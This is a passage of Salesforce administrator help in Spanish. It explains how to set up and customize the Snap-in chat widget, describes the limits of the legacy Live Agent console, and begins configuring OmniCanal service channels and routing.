Para configurar el chat de snap-in, su organización debe cumplir estos requisitos previos:

- Licencia de Service Cloud
- Licencia de Live Agent
- Live Agent debe estar activado en su organización
- Debe configurarse un botón de chat de Live Agent y una implementación de Live Agent debe estar disponible en su organización
- Debe estar establecida una Comunidad de Salesforce en la página 3411 (preferible) o un sitio de Force.com en la página 5410 y estar disponible para el acceso de usuarios invitados

EDICIONES

Disponible en: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar chat de snap-in:

- "Personalizar aplicación"

## Agregar su sitio web a la lista blanca de CORS

Agregue la dirección URL de la página donde tiene intención de agregar el chat de snap-in a la lista blanca de CORS de su organización. La página web donde agrega el chat de snap-in es la página que los clientes utilizan para acceder al chat.

Solo se permiten dominios HTTPS para el chat incrustado según las limitaciones de la lista blanca de CORS.

1. En Configuración, introduzca *CORS* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **CORS**.
2. Seleccione **Nuevo**.
3. Introduzca un patrón de URL de origen.

   El patrón de URL de origen debe incluir el protocolo HTTPS (a menos que use su host local) y un nombre de dominio, y puede incluir un puerto. El carácter comodín (*) es compatible y debe estar en frente de un nombre de dominio de segundo nivel. Por ejemplo, `https://*.example.com` agrega todos los subdominios de `example.com` a la lista blanca.

   El patrón de URL de origen puede ser una dirección IP. Sin embargo, una dirección IP y un dominio que tienen como resultado la misma dirección no son el mismo origen y debe agregarlos a la lista blanca de CORS como entradas separadas.

EDICIONES

Disponible en: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, leer, actualizar y eliminar:

- "Modificar todos los datos"

## Crear una implementación de Snap-In

Cree una implementación de snap-in para cada snap-in que esté utilizando.

La configuración de snap-in utiliza una Comunidad de Salesforce o un sitio de Force.com, de modo que puede asociar usuarios con un perfil de usuario invitado. Compruebe si ya tiene comunidades o sitios que puede utilizar. Si ya hay un sitio disponible, puede utilizarlo como su extremo. En caso contrario, cree un sitio para este fin.

EDICIONES

Disponible en: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar chat de snap-in:
- "Personalizar aplicación"

1. Desde Configuración, introduzca "Snap-ins" en el cuadro Búsqueda rápida y, a continuación, seleccione **Snap-ins (Beta)**.
2. En la página de configuración de Snap-ins (Beta), haga clic en **Nueva implementación**.
   Se mostrará la página de implementación de snap-in.
3. En el campo `Nombre de desarrollo de Snap-in`, introduzca un nombre para su snap-in.
   El nombre de implementación se muestra en la lista de snap-ins de la página Snap-in. Si dispone de varias implementaciones de snap-in, utilice un nombre descriptivo de modo que se fácil distinguir este snap-in de otros.
4. El campo `Nombre de API` se cumplimenta automáticamente.
5. En el menú `Extremo del sitio`, seleccione una comunidad de Salesforce o un sitio de Force.com en la lista desplegable.
   Si no aparece nada en el menú es porque no hay comunidades o sitios configurados en su organización.
6. Haga clic en **Crear**.
   Se crea la implementación de snap-in.

Después de crear una implementación de snap-in, configure los parámetros de Live Agent empleados en el widget de chat de snap-in.

## Especificar la configuración de Live Agent para su implementación de chat de Snap-In

El widget de chat de snap-in utiliza un Id. de implementación de Live Agent y un botón de modo que los clientes puedan chatear con sus agentes. Los detalles de Live Agent que proporcione se utilizan para generar el código del widget de chat que agrega a sus páginas web.

Antes de que especifique la configuración de Live Agent, asegúrese de que tiene una implementación de Live Agent y un botón de chat de Live Agent disponibles para utilizar el widget de chat de snap-in.

EDICIONES

Disponible en: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar chat de snap-in:
- "Personalizar aplicación"

1. Desde Configuración, introduzca "Snap-ins" en el cuadro Búsqueda rápida y, a continuación, seleccione **Snap-ins (Beta)**.
2. Seleccione la implementación de snap-in con la que desee trabajar.
3. En la página de configuración de Snap-ins (Beta), vaya a la sección `Configuración básica de Live Agent` y haga clic en **Iniciar**.
4. En el menú `Implementación de Live Agent`, seleccione la configuración de Live Agent que desea utilizar con el chat de snap-in desde la lista desplegable.
5. En el menú `Botón de Live Agent`, seleccione el botón de Live Agent que desea utilizar con widget de chat de snap-in desde la lista desplegable.
6. Haga clic en **Guardar**.

Después de proporcionar la configuración de Live Agent, obtenga el código y agregue el widget de chat de snap-in a sus páginas web.

## Copiar los miniprogramas de código de Snap-In y pegar el código en sus páginas web

EDICIONES

Disponible en: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar chat de snap-in:
- "Personalizar aplicación"

Salesforce genera un miniprograma de código exclusivo en base a la información que proporcionó durante la configuración de snap-in. Copie y pegue el miniprograma de código de chat de modo que pueda agregar el widget de chat de snap-in a sus páginas web. Copie y pegue el miniprograma de código de etiqueta meta opcional para hacer que sus páginas web tengan capacidad de respuesta a diferentes factores de forma como móviles o de escritorio.

Asegúrese de que tiene acceso a las páginas web donde desea agregar el widget de chat. Es posible que tenga que trabajar con el administrador Web de su empresa.

Cuando agrega el miniprograma de código de chat a sus páginas web, los clientes pueden ver y utilizar el widget de chat de snap-in. Si no está listo aún para que los clientes accedan al chat, agregue miniprogramas de código a una página web privada.

Puede personalizar el código para que cambie ciertos aspectos de la apariencia del widget de chat.

El código de etiquetas `<meta>` hace que su página tenga capacidad de respuesta, de modo que la página web y el widget de chat tienen una buena apariencia y se comportan bien en diversos dispositivos. Por ejemplo, si un cliente está viendo su página web y un widget de chat en un teléfono móvil, la página y el chat cambian sus tamaños para acomodarse al espacio más reducido.

Esta etiqueta es la etiqueta `<meta>` recomendada para la adecuada respuesta del miniprograma de código. Si su página ya tiene capacidad de respuesta, es posible que no necesite agregar este miniprograma de código o cambiar su etiqueta `<meta>`. Si ve problemas con el comportamiento en otros dispositivos, puede probar a actualizar su etiqueta `<meta>` en el miniprograma de código que se proporciona. Esta etiqueta se agrega a la sección de encabezado de cada página donde se utiliza el widget de chat de snap-in. Si no incluye una etiqueta `<meta>` apropiada, el widget de chat de snap-in aparece como en un equipo de escritorio, sin que importe el dispositivo empleado para acceder a la página.

1. Desde Configuración, introduzca "Snap-ins" en el cuadro Búsqueda rápida y, a continuación, seleccione **Snap-ins (Beta)**.
2. Seleccione la implementación de snap-in con la que desee trabajar.
3. En la página de configuración de Snap-ins (Beta), vaya a la sección `Miniprogramas de código de Snap-in` y haga clic en **Obtener código**.
4. Copie el miniprograma de código de chat y péguelo justo antes de la etiqueta de cierre `</body>` de su página web para agregar el widget de chat de snap-in a la página.

   Pegue el miniprograma de código de chat en cada página donde desee que aparezca el widget de chat. También puede personalizar el miniprograma de código de chat.
5. De forma opcional, copie y pegue el miniprograma de código de etiqueta meta en la sección de encabezado de etiqueta `<meta>` en cada página web donde desee que aparezca el widget de chat.
6. Haga clic en **Listo**.

   La página de miniprogramas de código se cierra.

## Personalizar el código del widget de chat de Snap-In

Utilice un editor de texto o HTML para personalizar los parámetros opcionales del miniprograma de código del widget de chat.

Puede personalizar ciertos parámetros que afectan al aspecto y al comportamiento del widget de chat de snap-in.

1. Desde Configuración, introduzca "Snap-ins" en el cuadro Búsqueda rápida y, a continuación, seleccione **Snap-ins (Beta)**.
2. Seleccione la implementación de snap-in con la que desee trabajar.
3. En la página de configuración de Snap-ins (Beta), vaya a la sección `Miniprogramas de código de Snap-in` y haga clic en **Obtener código**.
4. Copie el miniprograma de código de chat en un editor de texto o HTML.
5. En el editor de texto o HTML, especifique las direcciones URL de las imágenes para los parámetros del widget de chat.
6. Guarde sus cambios.

Después de modificar el miniprograma de código de chat, incorpore el código a cada página web donde desee que aparezca el widget de chat de snap-in.

EDICIONES

Disponible en: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar chat de snap-in:

- "Personalizar aplicación"

## Parámetros personalizables en el código del chat de Snap-In

Puede personalizar ciertos parámetros que afectan al aspecto y al comportamiento del widget de chat de snap-in de modo que la experiencia de chat refleje la marca de su empresa. Utilice estos parámetros para personalizar la imagen de la pancarta previa al chat, el logotipo, la imagen de estado en espera y la imagen de avatar de su agente. También puede personalizar las palabras que aparecen en el botón de chat y en el widget de chat cuando la sesión de chat se está cargando, cuando los agentes están conectados y cuando no tienen conexión.

EDICIONES

Disponible en: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** y **Developer Edition**

### Personalizar las imágenes empleadas en el widget de chat de Snap-In


Si las imágenes están alojadas en el mismo repositorio que la página web donde tiene intención de agregar el widget de chat, puede utilizar rutas de direcciones URL relativas y nombres o direcciones URL completas. Si las imágenes están alojadas en otro lugar, utilice las direcciones URL completas de las imágenes.

Antes de personalizar el código, cargue los archivos de imagen que desea utilizar en el widget de chat.

| Para personalizar esta imagen: | Establezca este parámetro: | Descripción |
|---|---|---|
| Imagen de pancarta previa al chat | `embedded_svc.settings.prechatBackgroundImgURL = "..."` | Especifique una dirección URL para establecer la imagen que se muestra en el formulario previo al chat entre el saludo (por ejemplo "¡Hola Invitado!") y el texto secundario (por ejemplo "Está llegando un agente.").<br>El tamaño de imagen recomendado es de 320x100 píxeles. |

| Para personalizar esta imagen: | Establezca este parámetro: | Descripción |
|---|---|---|
| Logotipo para el estado en espera minimizado | `embedded_svc.settings.smallCompanyLogoImgURL = "..."` | Especifique una dirección URL para establecer el logotipo que se muestra cuando el chat está minimizado.<br>El tamaño de imagen recomendado es de 25x25 píxeles. |
| Imagen de estado en espera | `embedded_svc.settings.waitingStateBackgroundImgURL = "..."'` | Especifique una dirección URL para establecer la imagen de fondo cuando el chat está en un estado de espera.<br>El tamaño de imagen recomendado es de 200x60 píxeles. |
| Avatar de agente | `embedded_svc.settings.avatarImgURL = "..."` | Especifique una dirección URL para establecer la imagen del agente que aparece cuando el agente está chateando.<br>El tamaño de imagen recomendado es de 40x40 píxeles. |

Cree sus imágenes en formato .png y utilice los siguientes tamaños para garantizar que las imágenes no queden distorsionadas durante la experiencia de chat de snap-in.




Personalizar el botón de chat predeterminado utilizado en el widget de chat de Snap-In

| Parámetro | Descripción |
|---|---|
| `embedded_svc.settings.displayHelpButton =` | Para mostrar el botón de chat predeterminado que conecta sus clientes con el widget de chat, establezca `displayHelpButton = true;`. El botón de chat permite a sus clientes iniciar una sesión de chat desde su página web.<br>Los valores válidos son *`true`* \| *`false`*. |

Personalizar si el formulario previo al chat aparece en el widget de chat de Snap-In

| Parámetro | Descripción |
| --- | --- |
| `embedded_svc.settings.initialInteractionState = "..."` | Para especificar si el formulario previo al chat aparece cuando un cliente inicia una sesión de chat, establezca `initialInteractionState = "PRECHAT";`.<br>Los valores válidos son *`PRECHAT`* \| *`WAITING`*.<br>Nota: Estos valores distinguen entre mayúsculas y minúsculas.<br>El parámetro está establecido para mostrar el formulario previo al chat de forma predeterminada. Si lo establece en *`WAITING`*, el widget de chat no muestra el formulario previo al chat y abre inmediatamente una ventana de chat. |

Personalizar las palabras empleadas en el widget de chat de Snap-In

| Parámetro | Descripción |
| --- | --- |
| `embedded_svc.settings.onlineText = "..."` | Para personalizar el texto que aparece en el botón de chat cuando los agentes están conectados, establezca el parámetro `onlineText = "..."` con el texto que desee mostrar.<br>Si no especifica un valor, el texto predeterminado que se muestra es “Sesión de chat con un experto”. |
| `embedded_svc.settings.offlineText = "..."` | Para personalizar el texto que aparece en el botón de chat cuando los agentes están desconectados, establezca el parámetro `offlineText = "..."` con el texto que desee mostrar.<br>Si no especifica un valor, el texto predeterminado que se muestra es “Agente sin conexión”. |
| `embedded_svc.settings.onlineLoadingText = "..."` | Para personalizar el texto que aparece en el botón de chat cuando la ventana de chat se está cargando, establezca el parámetro `onlineLoadingText = "..."` con el texto que desee mostrar.<br>Si no especifica un valor, el texto predeterminado que se muestra es “Cargando”. |

## Probar la experiencia de chat

EDICIONES

Disponible en: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** y **Developer Edition**

Ahora que ha incrustado el chat en sus páginas web, es el momento de probarlo.

Para probar el chat de snap-in desde la perspectiva del agente, inicie sesión en Salesforce como un usuario de Live Agent con todos los permisos de agente de asistencia de Live Agent en la página 2726.

1. Inicie sesión en Service Cloud y conéctese como el agente asignado al botón apropiado.
2. Pruebe el chat desde la perspectiva del cliente. En otra ventana del mismo navegador, inicie una sesión de chat navegando hasta una página web donde haya colocado el miniprograma de código e inicie el chat.

   El chat debería estar disponible.
3. En el lado del cliente (o sea, en su página web), verifique que:
   - El formulario previo al chat tiene el aspecto que esperaba
   - La ventana de chat tiene el aspecto que esperaba
4. En el lado del agente (o sea, en la Consola de Salesforce para asistencia), verifique que:
   - Recibe una solicitud de chat cuando se inicia el chat

Si el widget de chat y la experiencia tienen el aspecto que espera, sus clientes podrán empezar a utilizar el chat incrustado para comunicarse con sus agentes.

## Limitaciones del chat de Snap-In (Beta)

EDICIONES

Disponible en: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** y **Developer Edition**

El chat de Snap-In tiene las siguientes limitaciones.

Limitaciones en el formulario previo al chat:

- El formulario previo al chat crea automáticamente un caso y lo vincula con un contacto nuevo o existente. No obstante, este comportamiento no es configurable.
- El formulario previo al chat no valida campos
- No puede configurar los campos del formulario previo al chat

Las siguientes funciones de Live Agent no están disponibles en la beta del chat de Snap-In. No active estas funciones en la Configuración, el Botón y la Implementación de Live Agent cuando esté utilizando el chat de Snap-In.

- Transferencia de archivos de agente
- Tiempos de espera de inactividad de clientes
- Transferencias de chats
- Guardar transcripciones para visitantes
- Reglas de datos confidenciales
- Visitantes bloqueados

La ventana del chat de Snap-In utiliza el nombre del agente (o un nombre personalizado) en vez del parámetro `Título de la ventana del chat` de Live Agent.

## Consola de Live Agent

La consola de Live Agent es una función heredada que los agentes deben utilizar para chatear con clientes antes de Spring '13. Salesforce ya no admite la consola de Live Agent. Si su organización de asistencia la utiliza aún, le recomendamos migrar a Live Agent en la consola de Salesforce lo antes posible, porque la consola de Live Agent podría interrumpirse eventualmente.

Para actualizar Live Agent en la consola de Salesforce, consulte Live Agent para administradores. La Ayuda de Salesforce le guía por el proceso integral de configuración de Live Agent en la consola de Salesforce, incluyendo su implementación y personalización para su organización de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Limitaciones de la consola de Live Agent

La consola de Live Agent solo proporciona acceso limitado a algunas funciones y no incluye funciones de Live Agent lanzadas después de Spring '13.

Para actualizar Live Agent en la consola de Salesforce, consulte Live Agent para administradores. La Ayuda de Salesforce le guía por el proceso integral de configuración de Live Agent en la consola de Salesforce, incluyendo su implementación y personalización para su organización de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

### Funciones del agente

La consola de Live Agent no proporciona asistencia para algunas de las funciones del agente que los agentes utilizan durante sesiones de chat en la consola de Salesforce.

| Función | ¿Compatible? | Notas |
|---|---|---|
| Adjuntar artículos a chats. | Sí | Ninguno |
| adjuntar registros a transcripciones | Sí | Esta función es compatible con el chatlet de CRM, un complemento heredado de la consola de Live Agent. |
| Texto rápido | Sí | Ninguno |
| Transferencia de solicitudes de chat | Sí | Ninguno |
| Conferencia de chat | No | Ninguno |

| Función | ¿Compatible? | Notas |
|---|---|---|
| Tiempos de alerta de espera críticos | No | Ninguno |
| Respuestas de chat de Knowledge | No | Ninguno |
| Transferencia de archivos | No | Ninguno |
| Autosaludos | Limited | La consola de Live Agent admite autosaludos especificados únicamente en configuraciones de Live Agent; no admite autosaludos especificados en su configuración del botón de chat. |
| Nombres de agente personalizado | Limited | La consola de Live Agent admite nombres de agente personalizados especificados únicamente en configuraciones de Live Agent; no admite nombre de agente personalizados especificados en su configuración del botón de chat. |

### Funciones del supervisor

La consola de Live Agent estaba diseñada en principio únicamente para interacciones de agentes con clientes. Como resultado, la consola de Live Agent no admite ninguna función de supervisor admitida en la consola de Salesforce.

# OmniCanal para administradores

OmniCanal es una solución completa del servicio de atención al cliente que permite a sus centros de llamadas enviar cualquier tipo de elemento de trabajo entrante (incluyendo casos, sesiones de chat o candidatos) a los agentes disponibles más cualificados en su organización. OmniCanal se integra a la perfección en la consola de Salesforce-.

OmniCanal es una función flexible y personalizable, y puede configurarla mediante declaración: eso significa, sin escribir códigos. Utilice OmniCanal para gestionar la prioridad de elementos de trabajo, lo que hace posible enrutar elementos de trabajo importantes a agentes rápidamente. Gestione la capacidad de sus agentes para recibir elementos de trabajo de modo que solo reciban el número de asignaciones que pueden gestionar. También puede definir qué agentes pueden trabajar en diferentes tipos de asignaciones. Por ejemplo, puede crear un grupo de agentes para responder a consultas de candidatos y ventas y otro grupo que ayude los clientes con cuestiones de asistencia.

Y lo mejor de todo, OmniCanal enruta todas estas asignaciones a los agentes correctos automáticamente. Los agentes ya no tiene que seleccionar y elegir asignaciones de trabajo manualmente desde una cola, lo que ahorra tiempo, esfuerzo y capacidad mental a cualquier persona en su centro de llamadas. Como es más fácil para los agentes trabajar en sus asignaciones, pueden asistir a sus clientes de forma más rápida y eficiente así como cerrar asignaciones con mayor brevedad.

Empecemos.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar OmniCanal:
- "Personalizar aplicación"

Para modificar los conjuntos de permisos y perfiles:
- "Gestionar perfiles y conjuntos de permisos"

Conocer el OmniCanal: Presentación
Configure el OmniCanal para distribuir el trabajo a los agentes con mayores aptitudes y disponibilidad en tiempo real.

## Conocer el OmniCanal: Presentación

Configure el OmniCanal para distribuir el trabajo a los agentes con mayores aptitudes y disponibilidad en tiempo real.

**¡Le damos la bienvenida a OmniCanal!**

El OmniCanal capacita a su centro de contacto para distribuir el trabajo al agente de asistente más cualificado y disponible de su organización en tiempo real. Realicemos una visita guiada de alto nivel para configurar OmniCanal para su centro de contacto.

Pase por ella: Conocer el OmniCanal

Esto es lo que trata la presentación: Activar OmniCanal y crear canales de servicio, configuraciones de enrutamiento, colas, estados de presencia y configuraciones de presencia.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Crear objetos de OmniCanal

El primer paso para implementar y ejecutar su OmniCanal es crear los objetos necesarios en Salesforce.

Activar OmniCanal
Active OmniCanal para obtener acceso a los objetos que necesitará para configurar la función en su organización.

Crear canales de servicio
Los canales de servicio le permite convertir casi cualquier objeto de Salesforce, como un caso, candidato, sesión de emergencia o incluso un objeto personalizado, en un registro de trabajo. OmniCanal luego saca estos elementos de trabajo de sus colas, como las flores de un jardín de productividad de agentes, y los enruta a sus agentes en tiempo real.

Crear configuraciones de enrutamiento
Las configuraciones de enrutamiento determinan cómo se envían elementos de trabajo a agentes. Utilícelas para dar prioridad al tamaño y la importancia relativa de elementos de trabajo desde sus colas. De este modo, los elementos de trabajo más importantes se gestionan de forma acorde y el trabajo se distribuye a partes iguales entre sus agentes. Para iniciar el enrutamiento de elementos de trabajo a agentes, cree configuraciones de enrutamiento y asígnelas a colas.

Asociar agentes y configuraciones de enrutamiento con colas
Las colas son un elemento clásico de Salesforce que ayuda sus equipos a gestionar candidatos, casos y objetos personalizados. OmniCanal sobrecarga sus colas para poder redirigir elementos de trabajo a sus agentes en tiempo real. Los agentes no necesitan seleccionar elementos de trabajo manualmente desde las colas porque OmniCanal redirige los elementos de trabajo a agentes de forma automática y en tiempo real.

Crear configuraciones de presencia
Centrémonos en los agentes por un minuto. Las configuraciones de presencia determinan la cantidad de agente que los agentes pueden aceptar y a qué comportamientos de OmniCanal pueden acceder mientras ayudan a los clientes. Su organización puede tener varias configuraciones para diferentes grupos de agentes que admiten diferentes canales.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Crear estados de presencia

Los estados de presencia indican si un agente está en línea y disponible para recibir elementos de trabajo entrantes o si el agente está ausente o fuera de línea.

## Activar OmniCanal

Active OmniCanal para obtener acceso a los objetos que necesitará para configurar la función en su organización.

1. Desde Configuración, introduzca *Configuración de OmniCanal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de OmniCanal**.
2. Seleccione **Activar OmniCanal**.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar OmniCanal:
- "Personalizar aplicación"

## Crear canales de servicio

Los canales de servicio le permite convertir casi cualquier objeto de Salesforce, como un caso, candidato, sesión de emergencia o incluso un objeto personalizado, en un registro de trabajo. OmniCanal luego saca estos elementos de trabajo de sus colas, como las flores de un jardín de productividad de agentes, y los enruta a sus agentes en tiempo real.

Los canales de servicio le permiten gestionar fuentes de trabajo y su prioridad comparado con otros elementos de trabajo. Después de crear canales de servicio, los asociará con colas, lo que determina cómo se envían los elementos de trabajo a sus agentes. Puede crear canales de servicio para canales de asistencia, como casos o llamadas de emergencia o para canales de ventas, como candidatos.

1. En Configuración, introduzca *Canales de servicio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Canales de servicio** y haga clic en **Nuevo**.
2. Especifique la configuración para su canal de servicio.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar OmniCanal:
- "Personalizar aplicación"

Configuración de canal de servicio

Personalice la configuración de su canal de servicio para definir cómo recibe su organización el trabajo desde varias fuentes, como sesiones de chat, correo electrónico, llamadas de emergencia o canales sociales.

Objetos admitidos para OmniCanal

OmniCanal acelera la productividad de sus agentes asignándoles registros en tiempo real. Pero ¿Qué objetos y registros admite OmniCanal?

## Configuración de canal de servicio

Personalice la configuración de su canal de servicio para definir cómo recibe su organización el trabajo desde varias fuentes, como sesiones de chat, correo electrónico, llamadas de emergencia o canales sociales.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | ¿Qué hace? |
| --- | --- |
| `Nombre de canal de servicio` | Asigna un nombre al canal de servicio.<br>Este nombre del canal de servicio, o una versión de él, se convierte automáticamente en el `Nombre de API`. |
| `Nombre de API` | Establece el nombre de API para el canal de servicio. |
| `Objeto de Salesforce` | El tipo de objeto estándar o personalizado de Salesforce que está asociado con el canal de servicio. Por ejemplo, si tiene un canal de servicio para casos Web, establezca el `Tipo de objeto relacionado` como *`Caso`*. Para obtener una lista completa de los objetos que admiten los canales de servicio, consulte Objetos admitidos para OmniCanal. |
| `Componente personalizado del pie de página de la consola` | (Opcional) Abre el componente de pie de página de la consola personalizado especificado cuando un agente acepta una solicitud de elemento de trabajo. Por ejemplo, abre un widget de campaña de marketing cuando un agente acepta un candidato. |

## Objetos admitidos para OmniCanal

OmniCanal acelera la productividad de sus agentes asignándoles registros en tiempo real. Pero ¿Qué objetos y registros admite OmniCanal?

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

OmniCanal admite actualmente en enrutamiento para los siguientes objetos y registros.

- Casos
- Sesiones de chat
- Videollamadas de SOS
- Publicaciones de redes sociales
- Pedidos
- Candidatos
- Objetos personalizados

# Crear configuraciones de enrutamiento

Las configuraciones de enrutamiento determinan cómo se envían elementos de trabajo a agentes. Utilícelas para dar prioridad al tamaño y la importancia relativa de elementos de trabajo desde sus colas. De este modo, los elementos de trabajo más importantes se gestionan de forma acorde y el trabajo se distribuye a partes iguales entre sus agentes. Para iniciar el enrutamiento de elementos de trabajo a agentes, cree configuraciones de enrutamiento y asígnelas a colas.

Cree una configuración de enrutamiento para cada canal de servicio en su organización. Después de crear configuraciones de enrutamiento, asócielas con colas de modo que sus agentes puedan recibir trabajo después de realizar la configuración de OmniCanal.

1. En Configuración, introduzca *Ruta* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuraciones de ruta** y haga clic en **Nuevo**.
2. Especifique la configuración para su configuración de enrutamiento.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar OmniCanal:
- "Personalizar aplicación"

Parámetros de configuración de enrutamiento
Personalice sus parámetros de configuración de enrutamiento para definir cómo se envían elementos de trabajo a agentes.

Opciones de modelo de ruta de OmniCanal
Especifique cómo se dirigen los elementos de trabajo entrantes a los agentes utilizando OmniCanal.

## Parámetros de configuración de enrutamiento

Personalice sus parámetros de configuración de enrutamiento para definir cómo se envían elementos de trabajo a agentes.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Información básica

| Configuración | ¿Qué hace? |
|---|---|
| `Nombre de configuración de enrutamiento` | Asigna un nombre a la configuración de enrutamiento de servicio.<br>Este nombre de configuración de enrutamiento, o una versión de él, se convierte automáticamente en el `Nombre de desarrollador`. |
| `Nombre del desarrollador` | Establece el nombre de API para el canal de servicio. |

### Configuración de enrutamiento

| Configuración | ¿Qué hace? |
|---|---|
| `Prioridad de enrutamiento` | El orden en el que los elementos de trabajo procedentes de la cola que está asociada con esta configuración de ruta se enrutan a los |

| Configuración | ¿Qué hace? |
| --- | --- |
| | agentes. Los objetos en las colas con un número inferior se envían a los agentes en primer lugar.<br><br>Por ejemplo, si establece la prioridad para candidatos altamente cualificados en *1* y la prioridad para candidatos menos cualificados es *2*, los candidatos altamente cualificados se envían y asignan a los agentes antes que los candidatos menos cualificados.<br><br>Identificamos, de forma interna, agentes con capacidad disponible; luego les asignamos trabajo basándose en este orden de prioridad:<br><br>**1.** La prioridad de la cola de la que procede el elemento de trabajo<br>**2.** La cantidad de tiempo que estuvo el elemento de trabajo en espera en la cola<br>**3.** Miembros de la cola disponibles para recibir nuevos elementos de trabajo de la cola<br><br>Cuando el elemento de trabajo está asignado a un agente, el propietario del objeto cambia de la cola al agente. Si un agente rechaza el elemento de trabajo, lo reasignamos a la cola con su antigüedad original de modo que se pueda redirigir correctamente. |
| `Modelo de enrutamiento` | Determina cómo se envían los elementos de trabajo a agentes asignados al canal de servicio de la configuración. |
| `Tiempo de espera del envío(segundos)` | Establece un límite de tiempo a un agente para responder a un elemento antes de que se envíe a otro agente. |

## Tamaño del elemento de trabajo

| Configuración | ¿Qué hace? |
| --- | --- |
| `Unidades de capacidad` | Indica el importe de capacidad total de un agente que se consume cuando el agente tiene asignado un elemento de trabajo desde colas asociadas con esta configuración.<br><br>El parámetro `Capacidad` en la configuración de presencia a la que se ha asignado el agente determina la capacidad total de éste. Cuando se asigna un elemento de trabajo al agente desde la cola asociada con esta configuración, la `Ponderación de capacidad` se resta de la capacidad total de agente. Los agentes pueden tener asignados elementos de trabajo hasta que su capacidad total alcance 0.<br><br>Puede seleccionar una `Ponderación de capacidad` o un `Porcentaje de capacidad`, pero no ambos. |

| Configuración | ¿Qué hace? |
| --- | --- |
| `Porcentaje de capacidad` | El porcentaje de la capacidad total de un agente que se consume cuando el agente tiene asignado un elemento de trabajo desde colas asociadas con esta configuración.<br><br>La capacidad total de un agente se determina por el parámetro `Capacidad` en la configuración de presencia a la que está asignado el agente. Cuando se asigna un elemento de trabajo al agente desde la cola asociada con esta configuración, la `Porcentaje de capacidad` se resta de la capacidad total de agente hasta que éste tenga una capacidad restante de 0%.<br><br>Puede seleccionar una `Ponderación de capacidad` o un `Porcentaje de capacidad`, pero no ambos. |

## Opciones de modelo de ruta de OmniCanal

Especifique cómo se dirigen los elementos de trabajo entrantes a los agentes utilizando OmniCanal.

En OmniCanal, los elementos de trabajo se enrutan o "envían" a agentes asignados a la cola apropiada.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Opción de ruta | Descripción | Ejemplo |
| --- | --- | --- |
